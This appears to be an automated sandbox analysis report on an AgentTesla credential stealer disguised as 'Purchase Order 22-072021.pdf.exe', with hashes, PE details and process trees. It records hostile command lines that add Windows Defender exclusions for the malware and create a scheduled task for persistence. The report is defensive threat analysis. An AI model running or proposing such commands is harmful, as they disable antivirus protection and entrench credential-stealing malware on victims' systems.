Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...;{.`.....P..\.....{... .....@.. ..... ..@.....{..S..... ..... ..H.....text....[... ...\..... ..`.rsrc.....^.....@..@.reloc..... .....d.....@..B.....{.....H.....u...4.....0..#.....+.&...(....(.....(.....o.....*.....0.....+.&..8.....8.....+:..-a.+.../a....XE..... .....".X.....(.....+.....&...+.....-(.....+...7YE.....+...4...C...R...[...u.....+.8~.....m.8u.....8l.....(.....8].....8T.....(.....8E.....(.....86.....8-.....&+.(....8.....8.....(....+..8..... ..8....*....0.....+.&...+9..2a.+...,a8{.....3Y+O...+..

C:\Users\user\AppData\Roaming\fjjLgVXIcvS.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Purchase Order 22-072021.pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20210722\PowerShell_transcript.971342.CldZMnXy.20210722180457.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped

C:\Users\user\Documents\20210722\PowerShell_transcript.971342.CldZMnXy.20210722180457.txt	
Size (bytes):	5823
Entropy (8bit):	5.383818444924803
Encrypted:	false
SSDEEP:	96:BZQWTLQN/qDo1ZLZQTLQN/qDo1ZyVfdjZeTLQN/qDo1ZEsttdZO:83
MD5:	9D9AB7B5AE119DE7572C3F0A0A8A75C1
SHA1:	5BA5C141C9572DDBC0B9CA7363FD2EFA4A36DF47
SHA-256:	8C9AE360E46B9576E9B2755BA24DF863D25E40A1DC188E8645882EAC9D37035F
SHA-512:	334AF90197D2322264FAE702DA82328C8351FA8325AE02B7263F4C746C5ED354C03C31248B5A0B4C0776717CD7CDAD62871A19EDB0F8FF4F7F7EADBF00989B3
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210722180527..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 971342 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\fjjLgVXIcvS.exe..Process ID: 5916..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1 .1.0.1..**********..**********..Command start time: 20210722180527..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppDa ta\Roaming\fjjLgVXIcvS.exe..**********..Windows PowerShell transcript start..Start time: 20210722181303..Username: computer\user..RunAs User: DES

C:\Users\user\Documents\20210722\PowerShell_transcript.971342.EBLS7HZ2.20210722180458.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5823
Entropy (8bit):	5.387335407646189
Encrypted:	false
SSDEEP:	96:BZXTLQNIqDo1ZNZATLQNIqDo1ZiVfdjZATLQNIqDo1ZisttEZf:L
MD5:	43CB60FBDC91BD9DC7562F515E259839
SHA1:	1F7FC6A8B289BC91F4D448329E8D2776DB135EA7
SHA-256:	3047051FA65CDD7B7FDC7E4957A265FBCB687ECBB321FB94BA973D8D5F021892
SHA-512:	A16C49A9963B45E69260CBE60F413BC16B77883A0AAFDB6ABA9E75EC240837363F7647511BB7456555FF6F45CA8C6E139F2FC63B9101B04D224A3C3C72077EC(
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210722180459..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 971342 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\fjjLgVXIcvS.exe..Process ID: 3496..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1 .1.0.1..**********..**********..Command start time: 20210722180459..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppDa ta\Roaming\fjjLgVXIcvS.exe..**********..Windows PowerShell transcript start..Start time: 20210722180959..Username: computer\user..RunAs User: DES

C:\Users\user\Documents\20210722\PowerShell_transcript.971342.EPj4GmnP.20210722180456.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3546
Entropy (8bit):	5.275589739252369
Encrypted:	false
SSDEEP:	96:BZgTLQNuqDo1ZbTFZARTLQNuqDo1ZGdqjy0cy0cy0NrZ9:AEarOO6
MD5:	07FE5C7CD8D77F801BCAB6AFE826B2C5
SHA1:	AE685B31BDC9FA20DC5DEC9B03077531F7F9CE8E
SHA-256:	116A349DC19AAAF0F390A645CFA5F969E75912BD38049DADD9302E3FB24835C4
SHA-512:	A8BE080567DACB6273775602435CCEADC71AD136097D7F704DDE9D8BA8DD6271C460752B6471DCD737FE28B60E865EA55C9FF98C9A9851A411466A597F99612
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210722180519..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 971342 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\Purchase Order 22-072021.pdf.exe..Process ID: 4000..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationV ersion: 1.1.0.1..**********..**********..Command start time: 20210722180520..**********..PS>Add-MpPreference -ExclusionPath C:\Users\u ser\Desktop\Purchase Order 22-072021.pdf.exe..**********..Command start time: 20210722181013..**********..PS>TerminatingError(Add-MpPref erence):

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.676480772036838

General

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.79% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Win16/32 Executable Delphi generic (2074/23) 0.01%
File name:	Purchase Order 22-072021.pdf.exe
File size:	878080
MD5:	398b8aec2323e7fbb280acf7990a5804
SHA1:	5ed57ceac721fe99ff76ac6f8d8a8de2eb2b51d4
SHA256:	a11f3441afba44812c4a81061daf98989f79768776f1dcdd0d273947c3b888d8
SHA512:	8c451bf6d30c8b647516b5d67848c6c12110c3b809b7dba665ff9c0ae6e365f9bba507ac8f3584b8a93e6a77a93e388994da36b2d520e76ebd27d7c866d0de31
SSDEEP:	12288:mREe0b97SSuKMNWudGjoLAtRIAa211+Eu1Q5XijVR7t1f58yaUVKnp:m2eK/uBLAzIQ1+E8Q5XijVR7/5jahp
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...;{.`.....P..\.....{... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4d7bde
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60F97B3B [Thu Jul 22 14:05:47 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xd5be4	0xd5c00	False	0.809787326389	data	7.68202834516	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xd8000	0x600	0x600	False	0.434244791667	data	4.20498403518	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xda000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

No network behavior found

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Purchase Order 22-072021.pdf.exe PID: 3400 Parent PID: 5824

General

Start time:	18:04:23
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\Purchase Order 22-072021.pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Purchase Order 22-072021.pdf.exe'
Imagebase:	0x740000
File size:	878080 bytes
MD5 hash:	398B8AEC2323E7FBB280ACF7990A5804
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 4000 Parent PID: 3400

General

Start time:	18:04:53
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\Purchase Order 22-072021.pdf.exe'
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 5756 Parent PID: 4000

General

Start time:	18:04:54
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 5916 Parent PID: 3400

General

Start time:	18:04:54
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\fjjLgVXIcvS.exe'
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 5668 Parent PID: 5916

General

Start time:	18:04:54
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 5680 Parent PID: 3400

General

Start time:	18:04:54
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\fjjLgVXIcvS' /XML 'C:\Users\user\AppData\Local\Temp\tmpC73B.tmp'
Imagebase:	0xf20000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 5804 Parent PID: 5680

General

Start time:	18:04:55
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 3496 Parent PID: 3400

General

Start time:	18:04:56
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\fjjLgVXIcvS.exe'
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: Purchase Order 22-072021.pdf.exe PID: 4860 Parent PID: 3400

General

Start time:	18:04:57
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\Purchase Order 22-072021.pdf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Purchase Order 22-072021.pdf.exe
Imagebase:	0xcf0000
File size:	878080 bytes
MD5 hash:	398B8AEC2323E7FBB280ACF7990A5804
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.597616856.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000B.00000002.597616856.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.602202247.00000000031A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.602202247.00000000031A1000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 5096 Parent PID: 3496

General

Start time:	18:04:57
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis